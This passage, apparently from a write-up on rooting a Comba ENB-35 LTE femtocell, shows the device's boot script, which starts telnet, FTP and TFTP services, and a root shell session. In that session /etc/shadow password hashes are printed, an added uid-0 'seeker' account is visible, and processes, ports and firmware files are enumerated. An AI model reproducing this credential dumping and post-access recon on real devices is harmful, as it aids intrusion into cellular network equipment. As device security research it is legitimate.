/bin/mknod /dev/brcm_mmap_3             c 240 3
/bin/mknod /dev/brcm_mmap_4             c 240 4
/bin/mknod /dev/brcm_mmap_5             c 240 5
/bin/mknod /dev/brcm_mmap_6             c 240 6
/bin/mknod /dev/brcm_mmap_7             c 240 7
/bin/mknod /dev/brcm_mmap_8             c 240 8
/bin/mknod /dev/brcm_mmap_9             c 240 9
/bin/mknod /dev/brcm_mmap_shared        c 237 0
```




```
# update
echo "systerm ack"
/usr/sbin/ack

# enable telnet sever
telnetd -l /bin/login

#disable console
#/bin/combaSet 0

# mount stuff
mount -t tmpfs none        /usr/local
mount -t tmpfs none        /root
mount -t ubifs ubi0:user1 /mnt/user1
mount -t ubifs ubi0:user2 /mnt/user2
mount -t ubifs ubi0:log /mnt/log



#   ---------------------------------------------
#   memory log
#   ---------------------------------------------
insmod /home/ramhd.ko
echo "" 1>>/var/log/messages 2>&1
#/sbin/e2fsck -a /dev/ramhda 1>>/var/log/messages 2>&1
/sbin/e2fsck -a /dev/ramhda 2>&1 | tee -a /var/log/messages | if grep -q "Bad magic";then mkfs.ext2 -F /dev/ramhda >/dev/null 2>&1;fi
/sbin/e2fsck -a /dev/ramhda 2>&1 | tee -a /var/log/messages | if grep -q "RUN fsck MANUALLY";then mkfs.ext2 -F /dev/ramhda >/dev/null 2>&1;fi
echo "" 1>>/var/log/messages 2>&1
if [ -d /mnt/memlog ]
then
        :
        #echo "  /mnt/memlog is exist"
else
        #echo "  /mnt/memlog is not exist, mkdir /mnt/memlog"
        mkdir -p /mnt/memlog
fi

echo "" 1>>/var/log/messages 2>&1
mount /dev/ramhda /mnt/memlog 1>>/var/log/messages 2>&1
if [ $? != 0 ]
then
        echo "" 1>>/var/log/messages 2>&1
        mkfs.ext2 /dev/ramhda 1>>/var/log/messages 2>&1
        echo "" 1>>/var/log/messages 2>&1
        mount /dev/ramhda /mnt/memlog 1>>/var/log/messages 2>&1
        echo "creat memory-log partition after poweron"
else
        echo "memory-log still in keep after reboot"
fi

ifconfig eth0 up mtu 1300
ifconfig eth1 up mtu 1300

# start application
if [ -f /etc/CALIB_FILES/debug -a -f /mnt/user1/test.sh ]
then
        echo "Now system enter test Mode"
        sh /mnt/user1/test.sh
else
        /mnt/user1/user.sh

        echo "Starting TELNET server ..."
        telnetd -l /bin/login

        echo "Open serial ..."
        combaSec 2
        combaSec2 115200

        echo "Starting TFTP server ..."
        udpsvd -vE 0.0.0.0 69 tftpd -c /mnt 1>>/var/log/messages 2>&1 &

        echo "Starting FTP server ..."
        tcpsvd -Ev 0.0.0.0 21 ftpd -wvS / 1>>/var/log/messages 2>&1 &

fi

[root@femto /]#
```

rooted Comba ENB-35: root shell




```
seeker@nano:~$ ssh comba@192.168.197.241
Password:
Last login: Mon Jul 15 22:17:23 2019 from 192.168.197.3
[comba@femto ~]$ su
Password:
[root@femto comba]# uname -a
Linux femto 3.0.1brcm-0-1-rt11_CPUH_2_21 #3 PREEMPT Fri Mar 10 16:43:20 CST 2017 mips GNU/Linux
[root@femto comba]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:60:120:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
comba:x:1000:1001::/home/comba:/bin/bash
seeker:x:0:0:root:/root:/bin/bash
[root@femto comba]# cat /etc/shadow
root:azWYqmykQvR7U:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
ftp:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
default::10933:0:99999:7:::
comba:azWYqmykQvR7U::0:99999:7:::
seeker:azWYqmykQvR7U::0:99999:7:::
[root@femto comba]# ps auxw
PID   USER     TIME   COMMAND
    1 root       0:01 init
    2 root       0:00 [kthreadd]
    3 root       0:00 [ksoftirqd/0]
    4 root       0:00 [kworker/0:0]
    5 root       0:00 [kworker/u:0]
    6 root       0:00 [posixcputmr/0]
    7 root       0:00 [khelper]
    8 root       0:00 [kworker/u:1]
   95 root       0:00 [sync_supers]
   97 root       0:00 [bdi-default]
   98 root       0:00 [kblockd]
  191 root       0:00 [rpciod]
  192 root       0:00 [kworker/0:1]
  210 root       0:00 [kswapd0]
  211 root       0:00 [fsnotify_mark]
  212 root       0:00 [nfsiod]
  213 root       0:00 [crypto]
  835 root       0:00 [irq/48-celivero]
  838 root       0:00 [mtdblock0]
  843 root       0:00 [mtdblock1]
  858 root       0:00 [ubi_bgt0d]
  880 root       0:00 [irq/8-serial]
  882 root       0:00 [ubifs_bgt0_4]
  921 root       0:00 /sbin/syslogd -m 0
  923 root       0:00 /sbin/klogd
  940 root       0:00 /usr/sbin/sshd
  943 root       0:00 /sbin/auditd
  946 root       0:00 [kauditd]
  960 root       0:00 [ubifs_bgt0_5]
  963 root       0:00 [ubifs_bgt0_6]
  966 root       0:00 [ubifs_bgt0_7]
  994 root       0:00 tcpsvd -Ev 0.0.0.0 21 ftpd -wvS /
  995 root       0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mnt
 1005 root       0:04 /mnt/user2/NodeB1/appBooter
 1011 root       0:00 udpsvd -vE 0.0.0.0 69 tftpd -c /mnt
 1016 root       0:00 [flush-ubifs_0_4]
 1017 root       0:00 [flush-ubifs_0_6]
 1018 root       0:00 [flush-254:0]
 1019 root       0:04 TD-LTE_OAM -n
 1020 root       0:00 webs /OAM/software/web/web_page/
 1081 root       0:00 [DMA Fifo]
 1082 root       0:00 [DMA HP Fifo]
 1095 root       0:00 [irq/49-OOO_MSG]
 1096 root       0:00 [CPU_L_H]
 1099 root       0:00 [ACRYPTO]
 1103 root       0:00 [irq/63-IPSEC0IS]
```




```
 1103 root       0:00 [irq/63-IPSEC0IS]
 1104 root       0:00 [irq/64-IPSEC1IS]
 1109 root       0:00 [irq/61-RSA_ENGI]
 1110 root       0:00 [irq/60-RSA_DATA]
 1113 root       0:00 [irq/20-USIM]
 1138 root       0:00 [flush-ubifs_0_5]
 1144 root       0:00 [irq/21-eth0]
 1145 root       0:01 [irq/12-Timer1]
 1155 root       0:00 /etc/sadb_update
 1177 root       0:00 [flush-ubifs_0_7]
 1186 root       0:00 /root/filed
 1257 root       0:00 ./prc_perview_proxy
 1259 root       0:00 [FLE]
 1265 root       0:00 [BCM617xx LINKSC]
 1268 root       0:00 [irq/65-eth2]
 1280 root       0:00 [irq/53-eth1]
 1281 root       0:00 [irq/55-eth1]
 1282 root       0:00 [irq/54-eth1]
 1294 root       0:14 /OAM/software/TD-LTE_S1U
 1296 root       0:00 /OAM/software/TD-LTE_L3
 1322 root       0:00 udhcpc -i eth0 -b -S -p /var/run/udhcpc_eth0.pid -s /usr/share/udhcpc/default.script
 1353 root       0:00 sshd: comba [priv]
 1356 comba      0:00 sshd: comba@pts/0
 1357 comba      0:00 -bash
 1362 root       0:00 su
 1363 root       0:00 bash
 1366 root       0:00 [irq/9-serial]
 1367 root       0:00 -/bin/login
 1371 root       0:00 /OAM/software/ptp4l -f /OAM/software/ptp4l.cfg -i eth0 -p /dev/ptp0 -s
 1373 root       0:00 ps auxw
[root@femto comba]# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:7777            0.0.0.0:*               LISTEN      1257/prc_perview_pr
tcp        0      0 192.168.197.241:80      0.0.0.0:*               LISTEN      1020/webs
tcp        0      0 192.168.197.241:50000   0.0.0.0:*               LISTEN      1019/TD-LTE_OAM
tcp        0      0 0.0.0.0:50005           0.0.0.0:*               LISTEN      1019/TD-LTE_OAM
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      994/tcpsvd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      940/sshd
tcp        0     36 192.168.197.241:22      192.168.197.3:33798     ESTABLISHED 1353/sshd: comba [p
tcp        0      0 192.168.197.241:50000   192.168.197.241:60000   ESTABLISHED 1019/TD-LTE_OAM
tcp        0      0 192.168.197.241:60000   192.168.197.241:50000   ESTABLISHED 1020/webs
tcp        0      0 :::22                   :::*                    LISTEN      940/sshd
udp        0      0 0.0.0.0:69              0.0.0.0:*                           1011/udpsvd
udp        0      0 0.0.0.0:69              0.0.0.0:*                           995/udpsvd
udp        0      0 127.0.0.1:50008         0.0.0.0:*                           1019/TD-LTE_OAM
udp        0      0 0.0.0.0:50010           0.0.0.0:*                           1019/TD-LTE_OAM
udp        0      0 127.0.0.1:50012         0.0.0.0:*                           1294/TD-LTE_S1U
udp        0      0 0.0.0.0:60008           0.0.0.0:*                           1019/TD-LTE_OAM
udp        0      0 127.0.0.1:60009         0.0.0.0:*                           1296/TD-LTE_L3
udp        0      0 127.0.0.1:60009         0.0.0.0:*                           1294/TD-LTE_S1U
udp        0      0 0.0.0.0:40055           0.0.0.0:*                           1019/TD-LTE_OAM
udp        0      0 127.0.0.1:51111         0.0.0.0:*                           1019/TD-LTE_OAM
udp        0      0 127.0.0.1:51112         0.0.0.0:*                           1296/TD-LTE_L3
udp        0      0 127.0.0.1:1234          0.0.0.0:*                           1296/TD-LTE_L3
udp        0      0 0.0.0.0:52707           0.0.0.0:*                           1019/TD-LTE_OAM
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ]         DGRAM                     1753 1371/ptp4l          /var/run/ptp4l
unix  6      [ ]         DGRAM                      744 921/syslogd         /dev/log
unix  3      [ ]         STREAM     CONNECTED      1701 1353/sshd: comba [p
unix  3      [ ]         STREAM     CONNECTED      1700 1356/0
unix  2      [ ]         DGRAM                     1698 1353/sshd: comba [p
unix  2      [ ]         DGRAM                     1467 1322/udhcpc
unix  2      [ ]         DGRAM                      796 943/auditd
unix  2      [ ]         DGRAM                      747 923/klogd
[root@femto comba]# ls -la /
total 0
drwxr-xr-x   18 root     root          1312 Jan  1  1970 .
drwxr-xr-x   18 root     root          1312 Jan  1  1970 ..
drwxrwxrwt    3 root     root            80 Jul 15 22:13 OAM
drwxr-xr-x    2 root     root          6424 Jan  1  2000 bin
drwxr-xr-x    3 root     root           224 Mar 10  2017 comba
drwxr-xr-x    5 root     root         13800 Jul 15 22:13 dev
drwxr-xr-x   12 root     root          3032 Jan  1  1970 etc
drwxr-xr-x    2 root     root           232 Mar 30  2018 ftp
```

rooted Comba ENB-35: firmware dir




```
/mnt/user1:
total 848
drwxr-xr-x    6 root     root          1152 Jan  1  2000 .
drwxr-xr-x    6 root     root           416 Mar 10  2017 ..
drwxrwxrwx    2 root     root           584 Jan  1  2000 NodeB0
-rw-r--r--    1 root     root          9209 Jan  1  2000 RFIC_TX_TDD.txt
-rw-r--r--    1 root     root        165532 Jan  1  2000 TDD_TU_confs2.txt
-rwxr-xr-x    1 root     root          9114 Oct 26  2015 combaSet.bak
drwxrwxrwx    3 root     root           912 Jul 15 22:14 common
drwxrwxrwx    2 root     root           312 Mar 30  2018 data
-rw-r--r--    1 root     root           124 Jan  1  1970 enter_normal_mode.sh
-rw-r--r--    1 root     root           141 Jan  1  1970 enter_test_mode.sh
-rw-------    1 root     root        644096 Mar 30  2018 oam.db
drwxr-xr-x    3 root     root           224 Oct 27  2017 pm_history
-rw-r--r--    1 root     root           123 Jan  1  1970 query_sys_mode.sh
-rw-r--r--    1 root     root            18 Jan  1  2000 startup.txt
-rw-r--r--    1 root     root          2176 Jan  1  1970 test.sh
-rwxrwxrwx    1 root     root          4881 Mar 30  2018 user.sh

/mnt/user1/NodeB0:
total 36236
drwxrwxrwx    2 root     root           584 Jan  1  2000 .
drwxr-xr-x    6 root     root          1152 Jan  1  2000 ..
-rw-r--r--    1 root     root            22 Oct  1  2016 MainVersion.txt
-rw-r--r--    1 root     root      35918908 Jan  1  1970 NodeB.zip
-rwxr-xr-x    1 root     root        684128 Jan  1  1970 appBooter
-rw-r--r--    1 root     root           849 Jan  1  1970 default.xml
-rw-r--r--    1 root     root        481280 Jan  1  2000 oam.db
-rw-r--r--    1 root     root            29 Jan  1  1970 version.txt

/mnt/user1/common:
total 32
drwxrwxrwx    3 root     root           912 Jul 15 22:14 .
drwxr-xr-x    6 root     root          1152 Jan  1  2000 ..
-rw-r--r--    1 root     root             1 Jun 21 10:18 .AlarmRebootCnt.txt
-rw-r--r--    1 root     root             1 Jul 15 22:17 .SonRebootCnt.txt
-rw-r--r--    1 root     root             1 Jul 15 22:14 .WanLinkFailRebootCnt.txt
drwxrwxrwx    3 root     root           224 Jan  1  1970 CALIB_FILES
-rw-r--r--    1 root     root             0 Oct  1  2016 bootstrap.flg
-rw-r--r--    1 root     root           578 Jul 15 22:14 deviceInfo.xml
-rw-r--r--    1 root     root           578 Jul 15 22:14 deviceInfo.xml.last
-rw-r--r--    1 root     root           613 Jan  1  1970 power_ctrl.xml
-rw-r--r--    1 root     root             1 Jul 15 22:13 rebootcnt.bin
-rw-r--r--    1 root     root           460 Feb  1 12:00 web.xml

/mnt/user1/common/CALIB_FILES:
total 0
drwxrwxrwx    3 root     root           224 Jan  1  1970 .
drwxrwxrwx    3 root     root           912 Jul 15 22:14 ..
drwxrwxrwx    3 root     root           448 Jan  1  2000 LTE

/mnt/user1/common/CALIB_FILES/LTE:
total 12
drwxrwxrwx    3 root     root           448 Jan  1  2000 .
drwxrwxrwx    3 root     root           224 Jan  1  1970 ..
-rw-r--r--    1 root     root           716 Jan  1  2000 CALI_10M.sh
-rw-r--r--    1 root     root           712 Jan  1  2000 CALI_20M.sh
-rw-r--r--    1 root     root           168 Jan  1  1970 calibration_values.txt
drwxr-xr-x    2 root     root           520 Jan  1  1970 data

/mnt/user1/common/CALIB_FILES/LTE/data:
total 20
drwxr-xr-x    2 root     root           520 Jan  1  1970 .
drwxrwxrwx    3 root     root           448 Jan  1  2000 ..
-rw-r--r--    1 root     root           583 Jan  1  1970 tpc_tlb_402.txt
-rw-r--r--    1 root     root           583 Jan  1  1970 tpc_tlb_403.txt
-rw-r--r--    1 root     root           583 Jan  1  1970 tpc_tlb_404.txt
-rw-r--r--    1 root     root           582 Jan  1  1970 tpc_tlb_405.txt
-rw-r--r--    1 root     root           583 Jan  1  1970 tpc_tlb_406.txt

/mnt/user1/data:
total 8
drwxrwxrwx    2 root     root           312 Mar 30  2018 .
drwxr-xr-x    6 root     root          1152 Jan  1  2000 ..
-rw-------    1 root     root            96 Mar 30  2018 imsi.cfg.en
-rw-r--r--    1 root     root           112 Jan  1  2000 imsi.cfg.en.BACK
```




```
[root@femto comba]# dmesg
Linux version 3.0.1brcm-0-1-rt11_CPUH_2_21 (nansn@nansn) (gcc version 4.4.6 (crosstool-NG 1.13.1) ) #3 PREEMPT Fri Mar 10 16:43:20 CST 2017
(COMBA kernel version: v1.1.0-13:Mar 10 2017 16:31:21)
ISPRAM0: PA=1f000000,Size=00001000,enabled
DSPRAM0: PA=1f400000,Size=00002000,enabled

LINUX started...

               C E L T R I G O

running on MASTER
bootconsole [early0] enabled
CPU revision is: 59019750 (MIPS 74Kc)
Determined physical RAM map:
 memory: 00b00000 @ 00000000 (usable)
 memory: 04000000 @ 04000000 (usable)
 memory: 14000000 @ 20000000 (usable)
Zone PFN ranges:
  Normal   0x00000000 -> 0x00020000
  HighMem  0x00020000 -> 0x00034000
Movable zone start PFN for each node
early_node_map[3] active PFN ranges
    0: 0x00000000 -> 0x00000b00
    0: 0x00004000 -> 0x00008000
    0: 0x00020000 -> 0x00034000
On node 0 totalpages: 101120
free_area_init_node: node 0, pgdat 805ec130, node_mem_map 84000000
  Normal zone: 1024 pages used for memmap
  Normal zone: 0 pages reserved
  Normal zone: 18176 pages, LIFO batch:3
  HighMem zone: 640 pages used for memmap
  HighMem zone: 81280 pages, LIFO batch:15
pcpu-alloc: s0 r0 d32768 u32768 alloc=1*32768
pcpu-alloc: [0] 0
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 99456
